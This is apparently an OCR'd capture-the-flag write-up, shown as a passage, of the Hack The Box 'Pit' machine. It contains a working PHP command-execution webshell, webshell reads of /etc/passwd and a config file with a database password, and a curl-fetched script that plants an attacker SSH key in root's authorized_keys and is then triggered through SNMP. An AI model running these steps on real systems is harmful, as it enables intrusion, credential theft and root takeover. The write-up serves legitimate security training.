We just need to upload webshell on machine and access via from default directory and
document ID. The file name will be changed to 1.php. For some reason we webshell which
gives reverse connection doesn’t work, so we have to use the above mentioned php code to
execute commands.

shell.php

```php
<?php

if(isset($ REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($ REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```

add document

Folder | Add subfolder | Add document | Edit folder | Move Folder | Remove folder | Edit access | Edit notification list

DMS / Docs / Users / Michelle /

Folder Information

Owner: Michelle

Created: 2020-04-22 09:14:28


Folder Contents

Version Information


Version: 1

Local file: shell.php Browse...

Version comment:



It doesn't really matter what you name the file, it get turned to 1.php. If you hover over
"download" button the you'd find the document ID, which is required to access the php file.
Note: On machine a clean-up script is running and it deletes the uploaded file after every 5
minutes.



dms-pit.htb/seeddms51x/data/1048576/30/1.php?cmd=cat+/etc/pass

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windows - Pr

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:65534:65534:Kernel Overflow User:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
systemd-coredump:x:999:997:systemd Core Dumper:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
polkitd:x:998:995:User for polkitd:/:/sbin/nologin
unbound:x:997:994:Unbound DNS resolver:/etc/unbound:/sbin/nologin
sssd:x:996:992:User for sssd:/:/sbin/nologin
chrony:x:995:991::/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
michelle:x:1000:1000::/home/michelle:/bin/bash
setroubleshoot:x:994:990::/var/lib/setroubleshoot:/sbin/nologin
cockpit-ws:x:993:989:User for cockpit-ws:/nonexisting:/sbin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/sbin/nologin
nginx:x:992:988:Nginx web server:/var/lib/nginx:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
cockpit-wsinstance:x:991:987:User for cockpit-ws instances:/nonexisting:/sbin/nologin
rngd:x:990:986:Random Number Generator Daemon:/var/lib/rngd:/sbin/nologin
```

We got command execution. But, due to some reason we can’t able to get reverse connection
on our machine. Let’s search for any stored credentials on target machine.

Initial Access

If we visit the configuration directory and access the settings.xml file then we will get MYSQL
creds.

dms-pit.htb/seeddms51x/data/1048576/30/1.php?cmd=ls+../../../

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windov

```
conf
data
pear
seeddms
www
```

dms-pit.htb/seeddms51x/data/1048576/30/1.php?cmd=ls+../../../conf

GTFOBins GitHub - swisskyrepo/... Reverse Shell Cheat Sh... Linux - Privilege Escala... Windo

```
settings.xml
settings.xml.template
stopwords.txt
```


Upon access to this file we won’t see anything on the screen, but

you have to view the page source to see the data.

```
view-source:http://dms-pit.htb/seeddms51x/data/1048576/31/1.php?cmd=cat+/var/www/html/seeddms51x/conf/settings.xml
-->
<database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false">
</database>
<!-- smtpServer: SMTP Server hostname
   - smtpPort: SMTP Server port
   - smtpSendFrom: Send from
```

MYSQL DB is not accessible to other IPs as it is bound to localhost only. Let's try these this
password with admin/root/michelle user on "cockpit web console". I tried these creds to access
SSH, but unfortunately SSH is configured to allow only Public-Private keys not password.

michelle:ied^ieY6xoquu



We got terminal access via web console. Read our user flag

```
[michelle@pit ~]$ id
uid=1000(michelle) gid=1000(michelle) groups=1000(michelle) context=user_u:user_r:user_t:s0
[michelle@pit ~]$ ls
user.txt
[michelle@pit ~]$ cat user.txt
25b8546a8668f1a926d3d49a4940f706
```

I ran through LinPeas on the machine in search for any paths to escalate privileges, but couldn't
find any.

Privilege Escalation

If we remember SNMP dump we found that there's a binary file is being run on the machine.

```
┌──(root💀 kali)-[~/Downloads/snmp]
└─# cat 10.10.10.241.snmp | grep -B2 -A2 monitor
.1.3.6.1.4.1.2021.9.1.100.2 = INTEGER: 1
.1.3.6.1.4.1.8072.1.3.2.1.0 = INTEGER: 1
.1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: "/usr/bin/monitor"
.1.3.6.1.4.1.8072.1.3.2.2.1.3.10.109.111.110.105.116.111.114.105.110.103 = ""
.1.3.6.1.4.1.8072.1.3.2.2.1.4.10.109.111.110.105.116.111.114.105.110.103 = ""
```

Let's check this file out
It's an ASCII file and we have permission to read it

```
[michelle@pit ~]$  file /usr/bin/monitor
/usr/bin/monitor: Bourne-Again shell script, ASCII text executable
[michelle@pit ~]$ ls -la /usr/bin/monitor
-rwxr--r--. 1 root root 88 Apr 18  2020 /usr/bin/monitor
```

```
[michelle@pit ~]$ cat /usr/bin/monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
```

It's a script being run from another location. Let's check that out

```
ls: cannot open directory '/usr/local/monitoring': Permission denied
[michelle@pit ~]$
```

We cannot list content of this directory, let's check what permission we have for this directory

```
[michelle@pit ~]$ ls -al /usr/local/
total 0
drwxr-xr-x. 13 root root 149 Nov  3  2020 .
drwxr-xr-x. 12 root root 144 May 10 05:06 ..
drwxr-xr-x.  2 root root   6 Nov  3  2020 bin
drwxr-xr-x.  2 root root   6 Nov  3  2020 etc
drwxr-xr-x.  2 root root   6 Nov  3  2020 games
drwxr-xr-x.  2 root root   6 Nov  3  2020 include
drwxr-xr-x.  2 root root   6 Nov  3  2020 lib
drwxr-xr-x.  3 root root  17 May 10 05:06 lib64
drwxr-xr-x.  2 root root   6 Nov  3  2020 libexec
drwxrwx---+  2 root root 122 Jun 12 01:05 monitoring
drwxr-xr-x.  2 root root   6 Nov  3  2020 sbin
drwxr-xr-x.  5 root root  49 Nov  3  2020 share
drwxr-xr-x.  2 root root   6 Nov  3  2020 src
```

We have read/write/execute permission for this directory and also + is there, it simply means
ACLs are implemented on this directory. In simple terms extended permissions. let’s check the
extended permissions.

```
┌──(root💀 kali)-[~/Downloads/snmp]
└─# getfacl -h
getfacl 2.2.53 -- get file access control lists
Usage: getfacl [-aceEsRLPtpndvh] file ...
  -a,  --access          display the file access control list only
  -d, --default          display the default access control list only
  -c, --omit-header      do not display the comment header
  -e, --all-effective    print all effective rights
  -E, --no-effective     print no effective rights
  -s, --skip-base        skip files that only have the base entries
  -R, --recursive        recurse into subdirectories
  -L, --logical          logical walk, follow symbolic links
  -P, --physical         physical walk, do not follow symbolic links
  -t, --tabular          use tabular output format
  -n, --numeric          print numeric user/group identifiers
  -p, --absolute-names   don't strip leading '/' in pathnames
  -v, --version          print version and exit
  -h, --help             this help text
```

```
[michelle@pit ~]$ getfacl /usr/local/monitoring/
getfacl: Removing leading '/' from absolute path names
# file: usr/local/monitoring/
# owner: root
# group: root
user::rwx
user:michelle:-wx
group::rwx
mask::rwx
other::---
```

As you can see, owner is root, other users have full permission but ‘Michelle’ user has only write
and execute permission. Let’s try to create a file and find out.

```
[michelle@pit ~]$  echo "test" > /usr/local/monitoring/demo.txt
[michelle@pit ~]$ cat /usr/local/monitoring/demo.txt
test
```


It worked, we can dump shell file inside this directory and call it via SNMPwalk. First we need to
create a shell file with our SSH public keys, upon execution it should copy keys to root’s SSH
directory.

```
[michelle@pit ~]$ cat check.sh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDI7iN51clfteTUGSXdDbN32XSw5MftFDwNBEp0TAEYIW+Rr1OYcNMSywd
M8fK31zVSqTKVpjy4uBt8PTroQ5NIqFRf4I1mqIcpJSJcKF6zsO2mULB+hoHeX10AQwmKctlCPpUBf8v6mjQHcFcs18Sed8K+yJ7R
BowVI+Z30fHENUTG+EJ5VuaoOGqs0WS4S+AxjEBOrJxsxXvCU5bHSdh84LWsOHyoJBt1DrgLXVxf2x1/UyVP4JVifbuB6ZV0DM5LH
QkWt/mjl4D1KgH15CYsR4JukAVWG2xEA/hyLFCTICeCoNQMxZ9f+yl9S95+aNF6F2a0o/Hu3AT8zz6T60CDx3jmTEXzUMrMwojO1L
zj6BIv1hXcxtnhtimSP7d2B8Qg7k5px2WNf9FAJBAsJcrhOIXiMRDPsgQN5gyuUpsqOehEAymzEBHPDUUwtra944att4/DMA9wOp8
qeRuSDXDPazFHwuvqZAY/fu9umT0sxrYJKHK7t9Rj2vsjKchNUgaBLRC/56lwop915DLfEEvrtZkCFGz8w/PxUo3rj9y31076l35Y
BT/O+kBQj2fGibr6mXj1waLV1qg8KgL2r94GM9FYgBTwEY0j6xUy9SLPd3eZFCrv5ldNxlvMBCp1Gdgit2QlrqXen6I/ExDmvL+gD
tIe6hWVSZ1oAPpehK9I+w== root@kali" > /root/.ssh/authorized_keys
```

Now we need to copy this file to monitoring directory.
Make sure you can read the file after copying it to monitoring directory
Note: Root is running a clean-up script, the contents of monitoring directory gets removed after
5 minutes.
After copying our shell file, now we need to run SNMPwalk application from Kali Linux to
execute it remotely.

```
┌──(root💀 kali)-[~/.ssh]
└─# snmpwalk -v 1 -c public pit.htb 1.3.6.1.4.1.8072.1.3.2.2.1.2
iso.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: "/usr/bin/monitor"
```

Note: ‘1.3.6.1.4.1.8072.1.3.2’ is called as OID (Object Identifiers). It is an address used to
uniquely identify managed devices and their statuses in a network.



We can easily match the number for the following numbers 1.3.6.1.4.1 with above SNMP MIB
(management information base) tree structure. The following number 8072 is device/application
manufacturer (netSnmp) and remaining numbers 1.3.2.2.1.2 are part of netExtensions. Below is
the complete description of OID.
{iso(1) identified-organization(3) dod(6) internet(1) private(4) enterprise(1) 8072 netSnmpObjects(1) nsExtensions(3) nsExtendObjects(2) nsExtendConfigTable(2)

nsExtendConfigEntry(1) nsExtendCommand(2)}
What is the SNMP OID? How do you use it?
If you are asking how did we find this OID to use, then we have to look back our SNMP dump.
1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.1
= STRING: /usr/bin/monitor
As you can see the OID value is given for a string and that string is monitor script. When we run
SNMPwalk from Kali Linux, on target root runs on behalf to execute those script.
Upon SNMPwalk on OID value, we can SSH into machine and read our root flag.

```
check_me.sh ×
1  #!/bin/bash
2  echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAC
3
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# cat saad.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDArY1IWqSRE8Nchv8tXy8GHdggPmNJ5eVPNl/s9KZfnjsJTm0gqebDD4NdeK3LXZAOaKY8TJdhC6KXs9sY2h9m5LjEb2A3ROVzZ7LjI8baCq6nDyZ6pi0zDxX
DFS5VT4R9gJwQLbV9ppMrELUCI/SxV2UbzzxgJ8X/JM5ETY120pzW5IgcXNH3caTwoMaqBdC4tKKFOvu1O4TyAevTu+1JyipYn2sgFmlFlzjk6+/nDsEB9HlRavMl92CvJFjwkHWTZuDOzf1BQgfAur/q8rxxzE
Nzf1zzbbFyqjtOvoBGqjoQMgDSxXWbcKxgon4pG25IVnV+sLTjadXk/JHN9hyGZ4q/08NSuf5HncIxc+Bgj3fhFrcKFkADqEiM2ML86daMdlLKk6ilkB7/8VPk12E8AB4RXQdCB+zi2Ku8NZM6xNbYGN3UNdQZe
o3cO7H/dytnsd4o4pDlzZq3XykuMJLpcPiNBjnq3DZYimgRJjeQ+CrokJrDv8JK1/1vUf6KyUE= root@kali

┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# geany check_me.sh

┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# ls
check_me.sh  pit.ctb  pit.ctb~  pit.ctb~~  pit.ctb~~~  saad  saad.pub  shell.php

┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.241 - - [12/Jun/2021 02:05:48] "GET /check_me.sh HTTP/1.1" 200 -
```

```
[michelle@pit monitoring]$ curl http://10.10.14.16/check_me.sh -o check_me.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   611  100   611    0     0   5359      0 --:--:-- --:--:-- --:--:--  5359
[michelle@pit monitoring]$ cat check_me.sh
#!/bin/bash
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDArY1IWqSRE8Nchv8tXy8GHdggPmNJ5eVPNl/s9KZfnjsJTm0gqebDD4NdeK3LXZAOaKY8TJdhC6KXs9sY
2h9m5LjEb2A3ROVzZ7LjI8baCq6nDyZ6pi0zDxXDFS5VT4R9gJwQLbV9ppMrELUCI/SxV2UbzzxgJ8X/JM5ETY120pzW5IgcXNH3caTwoMaqBdC4tKKFOvu1O4TyAe
vTu+1JyipYn2sgFmlFlzjk6+/nDsEB9HlRavMl92CvJFjwkHWTZuDOzf1BQgfAur/q8rxxzENzf1zzbbFyqjtOvoBGqjoQMgDSxXWbcKxgon4pG25IVnV+sLTjadXk
/JHN9hyGZ4q/08NSuf5HncIxc+Bgj3fhFrcKFkADqEiM2ML86daMdlLKk6ilkB7/8VPk12E8AB4RXQdCB+zi2Ku8NZM6xNbYGN3UNdQZeo3cO7H/dytnsd4o4pDlzZ
q3XykuMJLpcPiNBjnq3DZYimgRJjeQ+CrokJrDv8JK1/1vUf6KyUE= root@kali" > /root/.ssh/authorized_keys
[michelle@pit monitoring]$
```

getting notting to fix this

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# apt-get install snmp
Reading package lists ... Done
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# apt-get install  snmp-mibs-downloader
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# cat check_me.sh
#!/bin/bash
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDArY1IWqSRE8Nchv8tXy8GHdggPmNJ5eVPNl/s9KZfnjsJTm0gqebDD4NdeK3LXZAOaKY8TJdhC6KXs9sY2h9m5LjEb2A3ROVzZ7LjI8baCq6nDyZ6p
i0zDxXDFS5VT4R9gJwQLbV9ppMrELUCI/SxV2UbzzxgJ8X/JM5ETY120pzW5IgcXNH3caTwoMaqBdC4tKKFOvu1O4TyAevTu+1JyipYn2sgFmlFlzjk6+/nDsEB9HlRavMl92CvJFjwkHWTZuDOzf1BQgfAur/q
8rxxzENzf1zzbbFyqjtOvoBGqjoQMgDSxXWbcKxgon4pG25IVnV+sLTjadXk/JHN9hyGZ4q/08NSuf5HncIxc+Bgj3fhFrcKFkADqEiM2ML86daMdlLKk6ilkB7/8VPk12E8AB4RXQdCB+zi2Ku8NZM6xNbYGN3
UNdQZeo3cO7H/dytnsd4o4pDlzZq3XykuMJLpcPiNBjnq3DZYimgRJjeQ+CrokJrDv8JK1/1vUf6KyUE= root@kali" > /root/.ssh/authorized_keys
```

```
[michelle@pit monitoring]$ curl http://10.10.14.16/check_me.sh -o check_me.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   611  100   611    0     0   5267      0 --:--:-- --:--:-- --:--:--  5222
[michelle@pit monitoring]$ cat check_me.sh
#!/bin/bash
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDArY1IWqSRE8Nchv8tXy8GHdggPmNJ5eVPNl/s9KZfnjsJTm0gqebDD4NdeK3LXZAOaKY8TJdhC6KXs9sY
2h9m5LjEb2A3ROVzZ7LjI8baCq6nDyZ6pi0zDxXDFS5VT4R9gJwQLbV9ppMrELUCI/SxV2UbzzxgJ8X/JM5ETY120pzW5IgcXNH3caTwoMaqBdC4tKKFOvu1O4TyAe
vTu+1JyipYn2sgFmlFlzjk6+/nDsEB9HlRavMl92CvJFjwkHWTZuDOzf1BQgfAur/q8rxxzENzf1zzbbFyqjtOvoBGqjoQMgDSxXWbcKxgon4pG25IVnV+sLTjadXk
/JHN9hyGZ4q/08NSuf5HncIxc+Bgj3fhFrcKFkADqEiM2ML86daMdlLKk6ilkB7/8VPk12E8AB4RXQdCB+zi2Ku8NZM6xNbYGN3UNdQZeo3cO7H/dytnsd4o4pDlzZ
q3XykuMJLpcPiNBjnq3DZYimgRJjeQ+CrokJrDv8JK1/1vUf6KyUE= root@kali" > /root/.ssh/authorized_keys
[michelle@pit monitoring]$
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# snmpwalk -m +MY-MIB -v2c -c public 10.10.10.241 nsExtendObjects
MIB search path: /root/.snmp/mibs:/usr/share/snmp/mibs:/usr/share/snmp/mibs/iana:/usr/share/snmp/mibs/ietf
Cannot find module (MY-MIB): At line 1 in (none)
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."monitoring" = STRING: /usr/bin/monitor
NET-SNMP-EXTEND-MIB::nsExtendArgs."monitoring" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."monitoring" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."monitoring" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."monitoring" = INTEGER: exec(1)
```

```
┌──(root💀 kali)-[/Documents/htb/boxes/pit]
└─# ssh -i saad root@10.10.10.241
Web console: https://pit.htb:9090/

Last failed login: Sat Jun 12 00:58:04 EDT 2021 on web console
There was 1 failed login attempt since the last successful login.
Last login: Mon May 10 11:42:46 2021
[root@pit ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@pit ~]# cat /root/root.txt
8cc014689093ef4cc4164c5335d06df1
[root@pit ~]#
```